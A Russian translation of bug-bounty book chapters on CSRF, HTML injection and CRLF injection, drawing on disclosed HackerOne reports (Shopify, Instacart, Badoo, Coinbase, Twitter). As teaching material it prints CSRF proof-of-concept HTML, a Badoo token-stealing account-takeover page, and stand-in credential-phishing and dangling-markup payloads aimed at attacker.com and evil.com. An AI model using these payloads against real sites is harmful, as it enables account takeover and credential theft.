Если банковский сайт принимает запросы GET, вредоносный сайт отправит HTTP-запрос с помощью скрытой формы или тега `<img>`. Скрытые формы подходят и для POST-запросов, поэтому в этом разделе мы рассмотрим тег `<img>`, а к формам вернёмся далее, в разделе «CSRF с запросами POST».

Когда браузер отображает тег `<img>`, он выполняет HTTP-запрос GET к адресу из атрибута `src`. Допустим, на вредоносном сайте применяется URL для перевода 500 долларов от Боба Джо:

```
https://www.bank.com/transfer?from=bob&to=joe&amount=500
```

Тогда вредоносный тег изображения использует этот URL как значение источника:

```
<img src="https://www.bank.com/transfer?from=bob&to=joe&amount=500">
```

Когда Боб посещает сайт злоумышленника, тот включает тег `<img>` в HTTP-ответ, после чего браузер выполняет HTTP-запрос GET к банку. Браузер отправляет аутентификационные cookie Боба, пытаясь получить то, что считает изображением, но банк в действительности принимает запрос, обрабатывает URL из атрибута `src` тега и выполняет перевод.

Именно поэтому согласно общему принципу веб-программирования HTTP-запросы GET никогда не должны изменять данные на серверной стороне, например переводить деньги.

CSRF с запросами POST

Если банк принимает запросы POST, необходимо учитывать несколько обстоятельств. Содержимое POST-запроса способно усложнить CSRF-атаку, поэтому для успеха применяются иные приёмы.

Простейший случай - POST-запрос с типом содержимого `application/x-www-form-urlencoded` или `text/plain`. Тип содержимого - заголовок, который браузер может включить в отправляемый

HTTP-запрос. Он сообщает получателю, как закодировано тело HTTP-запроса. Вот пример запроса с типом содержимого `text/plain`:

```
POST / HTTP/1.1
Host: www.google.ca
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Length: 0
Content-Type: text/plain;charset=UTF-8
DNT: 1
Connection: close
```

Тип содержимого указан вместе с кодировкой символов запроса. Он важен, поскольку браузеры по-разному обращаются с разными типами - к этому мы скоро вернёмся. В рассматриваемой ситуации вредоносный сайт может создать скрытую HTML-форму и незаметно для жертвы отправить её целевому сайту. Форма способна отправить POST- или GET-запрос к URL-адресу и даже передать значения параметров. Вот пример вредоносного кода:

```
<iframe style="display:none" name="csrf-frame"></iframe>
<form method='POST' action='http://bank.com/transfer.php' target="csrf-frame" id="csrf-form">
 <input type='hidden' name='from' value='Bob'>
 <input type='hidden' name='to' value='Joe'>
 <input type='hidden' name='amount' value='500'>
 <input type='submit' value='submit'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
```

Здесь мы с помощью формы отправляем банку Боба HTTP-запрос POST; на это указывает атрибут `target` тега `<form>`. Злоумышленник не хочет, чтобы Боб увидел форму, поэтому каждому элементу `<input>` присвоен тип `hidden`, делающий его невидимым на веб-странице. Наконец, злоумышленник помещает в тег `<script>` код JavaScript, который автоматически отправляет форму при загрузке страницы.

Код JavaScript вызывает у HTML-документа метод `getElementByID()`, передавая идентификатор формы `csrf-form`, установленный в `<form>`. Как и с GET-запросом, после отправки формы браузер выполняет HTTP-запрос POST и передаёт cookie Боба банковскому сайту, который осуществляет перевод. Поскольку в ответ на POST-запрос приходит HTTP-ответ для браузера, злоумышленник скрывает его в элементе `<iframe>` с атрибутом `display:none`, чтобы Боб ничего не увидел и не понял, что произошло.

В других случаях сайт может ожидать POST-запрос с типом содержимого `application/json`. Иногда у такого запроса имеется токен CSRF - значение, которое передаётся вместе с HTTP-запросом и позволяет целевому сайту проверить, что запрос поступил от него самого, а не с другого вредоносного сайта. Токен может находиться в теле POST-запроса, а иногда передаётся в заголовке, подобном заголовку типа содержимого.

Особенность отправки POST-запросов с типом `application/json` заключается в том, что браузер сначала выполняет HTTP-запрос OPTIONS и лишь затем отправляет POST. Сайт отвечает на вызов OPTIONS, перечисляя принимаемые типы HTTP-запросов. Браузер читает ответ и выполняет настоящий HTTP-запрос POST - в нашем примере перевод. Такой порядок защищает от некоторых CSRF-уязвимостей: вредоносному сайту не разрешается прочитать HTTP-ответ OPTIONS целевого сайта, чтобы узнать, можно ли отправлять вредоносный POST-запрос. Этот механизм называется совместным использованием ресурсов между источниками (cross-origin resource sharing, CORS).

CORS ограничивает доступ к ресурсам, включая ответы JSON, из домена, отличного от того, который предоставил файл, если только целевой сайт явно не разрешил такой доступ. Иными словами, когда сайт защищён CORS, нельзя отправить запрос `application/json` целевому приложению, прочитать ответ и выполнить следующий вызов, если целевой сайт этого не разрешает. В некоторых ситуациях CORS можно обойти и провести CSRF-атаку, что мы увидим

далее в этой главе.

Как уже говорилось, от уязвимостей CSRF защищаются несколькими способами, поэтому перед отправкой отчёта важно подготовить надёжное доказательство возможности атаки.

Защита от атак CSRF

Вероятно, самая распространённая защита от CSRF - токен CSRF, который защищённый сайт требует при отправке запросов, способных изменить данные, то есть запросов POST. Веб-приложение, например банк Боба, создаёт токен из двух частей: одну получает Боб, а другая остаётся у приложения. При попытке выполнить перевод Боб должен передать свою часть токена, которую банк затем проверяет с помощью хранящейся у него части.

Названия токенов не всегда очевидны; среди возможных вариантов встречаются `X-CSRF-TOKEN`, `lia-token`, `rt` и `form-id`. Без действительного токена злоумышленник не сможет успешно отправить POST-запрос и провести CSRF-атаку. Однако наличие токенов CSRF не всегда означает тупик при поиске уязвимостей.

Другой очевидный способ защиты - CORS. Но он не безупречен, поскольку полагается на безопасность браузеров и правильную настройку доступа сайтов к ответам; кроме того, в прошлом обнаруживались уязвимости обхода CORS. Иногда CORS можно обойти, заменив тип содержимого `application/json` на `application/x-www-form-urlencoded` или отправив GET вместо POST. Возможность каждого из этих обходов зависит от настройки целевого сайта.

Наконец, уязвимости CSRF можно предотвратить, если сайт проверяет заголовок `origin`, отправляемый с HTTP-запросом. Злоумышленник не может управлять источником, который указывает место возникновения запроса.

Примеры

1. Отключение Twitter от Shopify

Сложность: низкая

URL: `https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect`

Ссылка на отчёт: https://hackerone.com/reports/111216[1]

Дата сообщения: 17 января 2016 года

Вознаграждение: 500 долларов

Описание:

Shopify поддерживает интеграцию с Twitter, чтобы владельцы магазинов могли публиковать твиты о товарах. Аналогично она позволяет отключить учётную запись Twitter от связанного магазина. URL для отключения имеет вид:

```
https://www.twitter-commerce.shopifyapps.com/auth/twitter/disconnect/
```

Как выяснилось, в первоначальной реализации Shopify не проверяла допустимость отправляемых ей GET-запросов, из-за чего URL был уязвим для CSRF.

```
GET /auth/twitter/disconnect HTTP/1.1
Host: twitter-commerce.shopifyapps.com
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip,deflate
Referer: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce_session=REDACTED
Connection: keep-alive
```

Хакер WeSecureApp, отправивший отчёт, привёл следующий пример уязвимого запроса. Обратите внимание на тег `<img>`, выполняющий обращение к уязвимому URL:

```
<html>
 <body>
  <img src="https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect">
 </body>
</html>
```

Выводы. В этой ситуации уязвимость можно было обнаружить с помощью прокси-сервера наподобие Burp или OWASP ZAP: следить за HTTP-запросами к Shopify и заметить, что здесь выполняется GET. Запросы GET никогда не должны изменять данные на сервере, но WeSecureApp сумел совершить с его помощью разрушительное действие. Поэтому такие запросы тоже заслуживают проверки.

2. Изменение зон пользователей Instacart

Сложность: низкая

URL: `https://admin.instacart.com/api/v2/zones/`

Ссылка на отчёт: https://hackerone.com/reports/157993[2]

Дата сообщения: 9 августа 2015 года

Вознаграждение: 100 долларов

Описание:

Instacart - приложение для доставки продуктов с интерфейсом для курьеров. Пользователи службы доставки могут задавать рабочие зоны; кроме того, зону можно изменить POST-запросом к конечной точке `/api/v2/zones` административного API Instacart. Хакер обнаружил, что эта конечная точка уязвима для CSRF и позволяет изменять зону жертвы. Вот пример кода для такого изменения:

```
<html>
 <body>
  <form action="https://admin.instacart.com/api/v2/zones" method="POST">
    <input type="hidden" name="zip" value="10001" />
    <input type="hidden" name="override" value="true" />
    <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```

В этом примере хакер создал форму, которая обращается к API посредством POST-запроса. Затем он добавил два скрытых поля ввода: первое задаёт новую зону пользователя с почтовым индексом `10001`, а второе устанавливает параметр API `override` в `true`, чтобы заменить текущий почтовый индекс пользователя значением хакера. Наконец, хакер отправил форму, выполнив POST-запрос. Это доказательство концепции отличается от предыдущего: чтобы отправить запрос, жертве пришлось бы нажать кнопку, поскольку хакер не использовал автоматически отправляющую форму функцию JavaScript.

Хотя пример достигает цели, его можно улучшить описанными ранее приёмами: применить скрытый iframe и автоматически отправить запрос от имени пользователя. Так специалисты Instacart, разбирающие отчёты об ошибках, увидели бы, как злоумышленник способен использовать уязвимость без участия жертвы. Уязвимости, которые не требуют действий жертвы или сводят их к минимуму, потенциально опаснее, поскольку для эксплуатации нужно меньше усилий.

Выводы. При поиске способов эксплуатации расширяйте область атаки: проверяйте не только страницы сайта, но и конечные точки API, где может скрываться множество уязвимостей. Разработчики порой забывают, что конечные точки API можно обнаружить и эксплуатировать, поскольку они не так заметны, как веб-страницы. Например, для выявления конечных точек мобильного API требуется перехватывать трафик телефона.

3. Полный захват учётной записи Badoo

Сложность: средняя

URL: `https://badoo.com`

Ссылка на отчёт: https://hackerone.com/reports/127703[3]

Дата сообщения: 1 апреля 2016 года

Вознаграждение: 852 доллара

Описание:

Посетив и изучив сайт социальной сети `https://www.badoo.com/`, вы увидите, что для защиты от CSRF он использует токен CSRF. Точнее, применяется уникальный для каждого пользователя параметр URL `rt`, состоявший, по крайней мере на момент написания книги, всего из пяти цифр. Когда программа вознаграждений Badoo появилась на HackerOne, я заметил это, но не сумел найти способ эксплуатации. Зато его нашёл хакер Махмуд Джамаль.

Поняв назначение параметра `rt`, он заметил также, что тот возвращается почти во всех ответах JSON. К сожалению, это не помогало: CORS защищал Badoo и не позволял злоумышленнику прочесть ответы, поскольку они имели тип содержимого `application/json`. Но Махмуд продолжал искать.

Он обнаружил следующий файл JavaScript:

```
https://eu1.badoo.com/worker-scope/chrome-service-worker.js
```

Внутри файла находилась переменная `url_stats` следующего вида:

```
var url_stats = 'https://eu1.badoo.com/chrome-push-stats?ws=1&rt=<rt_param_value>';
```

Переменная `url_stats` хранила URL-адрес, который при обращении браузера пользователя к файлу JavaScript содержал его уникальное значение `rt` в качестве параметра. Что ещё лучше, для получения значения `rt` злоумышленнику было достаточно заставить жертву посетить вредоносную веб-страницу, которая обращалась к файлу JavaScript. После этого злоумышленник мог использовать значение `rt`, чтобы связать любую учётную запись социальной сети с учётной записью Badoo пользователя, а значит, получить возможность войти в учётную запись жертвы и изменить её.

Вот HTML-страница, с помощью которой Махмуд это сделал. Ради форматирования я удалил значения `code` и `state`:

```
<html>
```

```
<head>
 <title>Badoo account takeover</title>
 <script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1></script>
</head>
<body>
 <script>
  function getCSRFcode(str){
   return str.split('=')[2];
  }
  window.onload = function(){
   var csrf_code = getCSRFcode(url_stats);
   csrf_url = 'https://eu1.badoo.com/google/verify.
   phtml?code=CODE&authuser=3&session_state=STATE&prompt=none&rt=' + csrf_code;
   window.location = csrf_url;
  };
 </script>
</body>
</html>
```

Когда жертва загружала эту страницу, та подключала JavaScript Badoo, указывая его в атрибуте `src` тега `script`. После загрузки сценария веб-страница вызывала функцию JavaScript `window.onload`, которой была присвоена анонимная функция. Браузеры вызывают обработчик события `onload` после загрузки веб-страницы, и поскольку созданная Махмудом функция хранится в обработчике `window.onload`, она всегда запускается при загрузке страницы.

Затем Махмуд создавал переменную `csrf_code` и присваивал ей значение, возвращённое функцией `getCSRFcode`. Эта функция принимает строку и при каждом символе = разделяет её на массив строк. После этого она возвращает третий элемент массива. Разбирая переменную `url_stats` из уязвимого файла JavaScript Badoo, функция превращает строку в следующий массив:

```
https://eu1.badoo.com/chrome-push-stats?ws,1&rt,<rt_param_value>
```

Затем функция возвращает третий элемент массива - значение `rt`, так что `csrf_code` становится равной `rt`.

Получив токен CSRF, Махмуд создаёт переменную `csrf_url`, хранящую URL-адрес веб-страницы Badoo `/google/verify.phtml`, которая связывает его учётную запись Google с учётной записью Badoo жертвы. Эта страница требует нескольких параметров, жёстко записанных в строке URL. Мы не станем разбирать их подробно, поскольку они относятся только к Badoo, но обратите внимание на последний параметр `rt`: у него нет жёстко заданного значения. Вместо этого к концу строки URL добавляется `csrf_code`, которая и передаётся как значение параметра `rt`. Затем Махмуд выполняет HTTP-запрос, присваивая `window.location` значение `csrf_url`; браузер посетителя перенаправляется на URL из `csrf_url`. Браузер пользователя обрабатывает страницу `/google/verify.phtml` и связывает учётную запись Badoo пользователя с учётной записью Google Махмуда, завершая захват.

Выводы. Нет дыма без огня. Махмуд заметил, что параметр `rt` возвращается в разных местах, особенно в ответах JSON. Поэтому он справедливо предположил, что `rt` может встретиться там, где злоумышленник сумеет получить к нему доступ и воспользоваться им; в данном случае таким местом оказался файл JavaScript. Если вам кажется, что что-то не так, продолжайте искать. Используйте прокси и проверяйте все ресурсы, к которым выполняются обращения при посещении целевого сайта или приложения. Возможно, вы обнаружите утечку конфиденциальных данных, например токена CSRF.

Кроме того, это прекрасный пример того, как стоит приложить дополнительные усилия и предоставить превосходное доказательство эксплуатации. Махмуд не просто обнаружил уязвимость, но и показал на полном примере HTML, как ею воспользоваться.

Итоги

Уязвимости CSRF создают ещё один вектор атаки, причём эксплуатация может произойти без ведома жертвы и без активных действий с её стороны. Для обнаружения CSRF требуются изобретательность и, опять же, желание проверять всё подряд.

Фреймворки приложений наподобие Ruby on Rails всё чаще защищают веб-формы, если сайт выполняет POST-запросы. Однако к GET-запросам это не относится, поэтому следите за любыми HTTP-вызовами GET, изменяющими пользовательские данные на сервере, например действиями DELETE. Наконец, если сайт отправляет с POST-запросом токен CSRF, попробуйте изменить его значение или полностью удалить токен, чтобы убедиться, что сервер действительно проверяет его наличие.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Отчёт HackerOne: hackerone.com.

Глава 7. HTML-инъекции

Описание

Инъекцию языка гипертекстовой разметки (HTML) иногда называют также виртуальной подменой содержимого. Такая атака становится возможной, когда сайт неправильно обрабатывает пользовательский ввод и позволяет злоумышленнику внедрять HTML в свои веб-страницы. Иными словами, уязвимость HTML-инъекции возникает, когда сайт получает HTML, обычно через какое-либо поле формы, а затем отображает его на веб-странице именно как разметку. Эта уязвимость отличается от внедрения JavaScript, VBScript и других языков, которое способно привести к атакам межсайтового скриптинга.

HTML определяет структуру веб-страницы, поэтому, если злоумышленник может внедрить HTML, он фактически способен изменить результат отображения браузером и внешний вид страницы. Иногда удаётся полностью изменить оформление страницы, а иногда - создать HTML-формы и обманом убедить пользователей передать через них конфиденциальные сведения; это называется фишингом. Например, имея возможность внедрять HTML, вы могли бы добавить на страницу тег `<form>`, предлагающий пользователю снова ввести имя и пароль:

```
<form method='POST' action='http://attacker.com/capture.php' id="login-form">
 <input type='text' name='username' value=''>
 <input type='password' name='password' value=''>
 <input type='submit' value='submit'>
</form>
```

Однако при отправке формы сведения через атрибут `action` фактически уходят на `http://attacker.com`, то есть на веб-страницу злоумышленника.

Примеры

1. Комментарии Coinbase

Сложность: низкая

URL: `coinbase.com/apps`

Ссылка на отчёт: https://hackerone.com/reports/104543[1]

Дата сообщения: 10 декабря 2015 года

Вознаграждение: 200 долларов

Описание:

Исследователь обнаружил, что Coinbase при отображении текста декодировала значения в кодировке URI. Если вы не знакомы с этой темой: символы URI бывают зарезервированными и незарезервированными. Согласно Wikipedia, «зарезервированными называются символы, которые иногда имеют особое значение», например `/` и `&`. Незарезервированные символы особого значения не имеют; обычно это просто буквы.

При кодировании символа для URI он преобразуется в соответствующее значение байта в Американском стандартном коде для обмена информацией (ASCII), перед которым ставится знак процента (%). Таким образом, / превращается в %2F, а & - в %26. К слову, ASCII - это вид кодировки, который преобладал в Интернете до появления UTF-8, другой кодировки.

В рассматриваемом примере, если злоумышленник вводил следующий HTML:

```
<h1>This is a test</h1>
```

Coinbase отображала его простым текстом - в точности так, как показано выше. Но если пользователь отправлял символы в URL-кодировке:

```
%3C%68%31%3E%54%68%69%73%20%69%73%20%61%20%74%65%73%74%3C%2F%68%31%3E
```

Coinbase декодировала строку и отображала соответствующие буквы внутри тегов <h1>:

```
<h1>This is a test</h1>
```

С помощью этого приёма хакер показал, как создать HTML-форму с полями имени пользователя и пароля, которую Coinbase отобразит. Будь у исследователя злые намерения, он мог бы использовать уязвимость, чтобы обманом заставить пользователей заполнить контролируемую им форму, показанную на Coinbase. Отправленные значения попадали бы на вредоносный сайт, позволяя похитить учётные данные - разумеется, если бы люди заполнили и отправили форму.

Выводы. Проверяя сайт, выясняйте, как он обрабатывает разные виды ввода, в том числе обычный и закодированный текст. Обращайте внимание на сайты, которые принимают значения в кодировке URI наподобие %2F и отображают декодированный результат - в данном случае /. Мы не знаем, о чём думал хакер из этого примера, но, возможно, он попытался закодировать для URI запрещённые символы и заметил, что Coinbase их декодирует. Затем он пошёл дальше и закодировал все символы.

Отличный универсальный инструмент, среди прочего поддерживающий разные способы кодирования, находится по адресу https://gchq.github.io/CyberChef/. Рекомендую ознакомиться с ним и добавить в список полезных инструментов.

2. Непреднамеренное включение HTML на HackerOne

Сложность: средняя

URL: hackerone.com

Ссылка на отчёт: https://hackerone.com/reports/112935[2]

Дата сообщения: 26 января 2016 года

Вознаграждение: 500 долларов

Описание:

Прочитав об XSS в Yahoo! - этот пример вошёл в главу о межсайтовом скриптинге, - я увлёкся проверкой того, как текстовые редакторы отображают HTML. В частности, я экспериментировал с редактором Markdown на HackerOne, вводя внутри тегов изображений строки наподобие ismap="yyy=xxx" и "'test. При этом я заметил, что редактор помещает одинарную кавычку внутрь двойной. Это явление называется висящей разметкой.

В то время я не вполне понимал последствия. Я знал, что если где-нибудь внедрить ещё одну одинарную кавычку, браузер может связать их и воспринять всё содержимое между ними как один элемент HTML. Например:

```
<h1>This is a test</h1><p class="someclass">some content</p>'
```

Допустим, в содержимое удалось внедрить метатег с висящей одинарной кавычкой в атрибуте `content`:

```
<meta http-equiv="refresh" content='0;url=https://evil.com/log.php?text=
```

Когда браузер выполнял действие обновления и обращался к `https://evil.com`, он отправлял всё содержимое между двумя одинарными кавычками. Метатег обновления предписывает браузеру автоматически обновить текущую веб-страницу или фрейм по истечении заданного промежутка времени; кроме того, с помощью атрибута URL он может заставить браузер запросить новую страницу.

Как выяснилось, проблема уже была известна: о ней сообщил Инти Де Сёкелере[3] в отчёте HackerOne 110578. Когда отчёт открыли всем, я немного пал духом.

По словам HackerOne, компания использовала реализацию Redcarpet - библиотеки Ruby для обработки Markdown, - чтобы экранировать HTML-результат любого ввода Markdown. Затем этот результат напрямую передавался в объектную модель HTML методом `dangerouslySetInnerHTML` компонента React. React - библиотека JavaScript, позволяющая динамически изменять содержимое веб-страницы без перезагрузки. В реализации HackerOne HTML-результат экранировался неправильно, что и создавало возможность эксплуатации. И всё же, увидев раскрытие, я решил проверить новый код. Я вернулся и попробовал добавить:

```
[test](http://www.torontowebsitedeveloper.com"test ismap="alertxss" yyy="test"")
```

Результат отображался так:

```
<a title="'test" ismap="alertxss" yyy="test" &#39;ref="http://www.toronotwebsitedeveloper.com">test</a>
```

Как видите, мне удалось внедрить в тег `<a>` значительный объём HTML. После этого HackerOne отменила первоначальное исправление и начала заново работать над экранированием одинарной кавычки.

Выводы. Обновление кода ещё не означает, что всё исправлено. Проверяйте изменения. Развёртывание исправления означает появление нового кода, а в нём могут быть ошибки.

Кроме того, если вам кажется, что что-то не так, продолжайте искать! Я знал, что исходная одинарная кавычка в конце способна вызвать проблему, но не понимал, как её эксплуатировать, и остановился. Следовало идти дальше. Об эксплуатации метатега обновления я узнал из блога FileDescriptor `blog.innerht.ml`, включённого в главу «Ресурсы», но гораздо позднее.

3. Подмена содержимого Within Security

Сложность: низкая

URL: `withinsecurity.com/wp-login.php`

Ссылка на отчёт: https://hackerone.com/reports/111094[4]

Дата сообщения: 16 января 2015 года

Вознаграждение: 250 долларов

Описание:

Хотя подмена содержимого технически относится к другому типу уязвимостей, а не к HTML-инъекциям, я включил её сюда из-за сходства: злоумышленник заставляет сайт отображать


выбранное им содержимое.

Within Security была построена на платформе WordPress, где путь входа имеет вид `withinsecurity.com/wp-login.php`. Впоследствии сайт объединили с основной платформой HackerOne. Хакер заметил: если в процессе входа возникает ошибка, Within Security отображает `access_denied`, соответствующее параметру `error` в URL:

```
https://withinsecurity.com/wp-login.php?error=access_denied
```

Исследователь изменил параметр `error` и обнаружил, что сайт отображает любое переданное значение как часть сообщения об ошибке для пользователя. В отчёте приводился следующий пример:

```
https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20%hacked
```



Подмена содержимого Within Security

Главным было заметить, что параметр URL отображается на странице. Вероятно, уязвимость в данном случае обнаружилась после простой проверки с заменой параметра `access_denied`, что и привело к отправке отчёта.

Выводы. Следите за параметрами URL, которые передаются сайту и отображаются как его содержимое. Они способны дать злоумышленнику возможность обманом склонить жертву к вредоносному действию. Иногда это приводит к атакам межсайтового скриптинга, а иногда - к менее опасной подмене содержимого или HTML-инъекции. Имейте в виду: хотя за этот отчёт выплатили 250 долларов, такая сумма была минимальным вознаграждением Within Security; не все программы ценят и оплачивают отчёты этого типа.

Итоги

HTML-инъекции создают угрозу для сайтов и разработчиков, поскольку позволяют проводить фишинговые атаки: обманом заставлять пользователей отправлять конфиденциальные сведения вредоносным сайтам или посещать их.

При обнаружении подобных уязвимостей недостаточно отправлять обычный HTML. Необходимо также исследовать, как сайт отображает введённый текст, например символы в кодировке URI. Подмена содержимого не вполне тождественна HTML-инъекции, но похожа на неё тем, что некоторый ввод отражается для жертвы в HTML-странице. Хакерам следует искать возможности манипулировать параметрами URL и заставлять сайт отображать их, однако помнить: не все сайты ценят и оплачивают подобные отчёты.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Профиль Инти Де Сёкелере на HackerOne: hackerone.com.
[4] [назад] Отчёт HackerOne: hackerone.com.

Глава 8. CRLF-инъекции

Описание

Уязвимость инъекции возврата каретки и перевода строки (Carriage Return Line Feed, CRLF) возникает, когда приложение неправильно очищает пользовательский ввод и позволяет вставлять символы возврата каретки и перевода строки. Во многих интернет-протоколах, включая HTML, эти символы обозначают разрывы строк и имеют особое значение.

Например, разбор HTTP-сообщений опирается на символы CRLF при определении частей сообщения, в том числе заголовков, как предписывают RFC и ожидают браузеры. В URL-кодировке эти символы записываются как `%0D%0A`, а после декодирования представляют `\r\n`. Среди последствий CRLF-инъекции - контрабанда HTTP-запросов и разделение HTTP-ответов.

Контрабанда HTTP-запросов происходит, когда HTTP-запрос проходит через сервер, который обрабатывает его и передаёт другому серверу, например прокси или межсетевому экрану. Уязвимость такого типа может привести к следующему:

• отравлению кэша, при котором злоумышленник изменяет записи в кэше приложения, и вместо правильной страницы пользователю выдаётся вредоносная, например содержащая JavaScript;
• обходу межсетевого экрана, когда с помощью CRLF создаётся запрос, способный избежать проверок безопасности;
• перехвату запроса, при котором злоумышленник похищает cookie с атрибутом `HttpOnly` и данные HTTP-аутентификации. Такая атака похожа на XSS, но не требует взаимодействия между злоумышленником и клиентом.

Хотя подобные уязвимости существуют, реализовать их трудно, а подробное описание выходит за рамки книги. Я упомянул их лишь для того, чтобы показать, насколько серьёзными могут быть последствия контрабанды запросов.

Разделение HTTP-ответов, в свою очередь, позволяет злоумышленнику вставлять заголовки HTTP-ответа и потенциально управлять телом ответа либо полностью разделять ответ, фактически создавая два самостоятельных ответа. Приём действенен потому, что изменение заголовков HTTP может вызывать непредусмотренное поведение: например, направлять пользователя на неожиданный сайт или явно выдавать новое содержимое, управляемое злоумышленником.

1. Разделение HTTP-ответа Twitter

Сложность: высокая

URL: `https://twitter.com/i/safety/report_story`

Ссылка на отчёт: https://hackerone.com/reports/52042[1]

Дата сообщения: 21 апреля 2015 года

Вознаграждение: 3500 долларов


Описание:

В апреле 2015 года @filedescriptor сообщил Twitter об уязвимости, которая позволяла хакерам задавать произвольный cookie, дописывая дополнительные сведения в HTTP-запрос.

В сущности, HTTP-запрос к `https://twitter.com/i/safety/report_story` - устаревшей странице Twitter для жалоб пользователей на неприемлемую рекламу - включал параметр `reported_tweet_id`. В ответ Twitter также возвращал cookie, куда входил тот же параметр, который передавался в HTTP-запросе. Во время проверки @filedescriptor заметил, что символы CR и LF очищаются: LF заменяется пробелом, а CR приводит к ответу HTTP 400 - ошибке неверного запроса.

